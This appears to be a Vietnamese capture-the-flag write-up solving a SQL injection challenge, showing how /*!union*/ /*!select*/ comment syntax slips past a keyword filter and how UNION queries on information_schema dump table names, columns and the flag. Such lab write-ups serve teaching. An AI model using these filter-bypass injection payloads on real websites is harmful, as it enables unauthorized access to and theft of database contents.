



Bài này cũng tương tự ta cần tìm cách bypass được filter của trang web. Đầu tiên em sẽ thử kiểm tra kiểu input và kết quả là string. Tức là query có dạng id=1'[query]-- -'

Tiếp theo ta cần bypass filter để sử dụng được union select. Sau khi thử các cách khác nhau thì em tìm hiểu được ta có thể dùng /*![query]*/. Đầu tiên bỏ query vào /**/ để tránh bị filter sau đó thêm dấu ! để làm cho query vẫn được thực hiện dù nằm trong /**/.

Query: id=1'and 1=2 /*!union*/+/*!select*/+1,2,3,4,5-- -'



Kết quả query bypass thành công và input thứ 5 sẽ xuất hiện trên màn hình.

Tiếp theo ta sẽ lấy tên bảng trong db.

Query: id=1'and+1=2+/*!union*/+/*!select*/+1,2,3,4,group_concat(table_name) from information_schema.tables where table_schema=database()-- -'

Tương tự có bảng flag. Xem tiếp các cột của bảng flag.

id=1'and+1=2+/*!union*/+/*!select*/+1,2,3,4,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='flag'-- -'

Hello and Welcome To Our Site, id,username,password,flag

You are not admin and not Allowed to see private DATA , Please login to Continue leet....

Log In Admin

Me

Cuối cùng là query: id=1'and+1=2+/*!union*/+/*!select*/+1,2,3,4,flag from flag-- -'

Hello and Welcome To Our Site, flag{dDhbLnVnQF1UOypEbmtjd24jQ1VpP21fckNKLHZMI112QEFrKEItMzJ9fUBfLHRjTjozWFNETUx

You are not admin and not Allowed to see private DATA , Please login to Continue leet..

Log In Admin

Me

flag{dDhbLnVnQF1UOypEbmtjd24jQ1VpP21fckNKLHZMI112QEFrKEItMzJ9fUBfLHRjTjozWFNE
TUxpQFNUViglLmo1Kmp6JnldTksofTItYWN2dHlxVmJKIyU9Vy57e0F3aWFKbip0M3JxOGZ0ejo1J
XtSM241UXEsdk5uW2NkLnpOW2docXZucj1LaCpXdlB6R3A7ZHQ6OFY3VC5fcSpqdjVSUll9NjpoQC
U5dSo9ejUmPXolMz9kMltMejVDQW1YM0hUWkdBKjZdV1VQcCwuJVgzI0UlRiw2ODJoTVR4JiFLI3l
yIUxqdXhYa3lpKUYpLzMzNUZoSyM2cnY9cEw6ZilTSEFLUD8rKT9LVGJjTnpmRC1LbnlaR1l1Mj1a
aHgjU3JoNipBWllTdTIpCg==}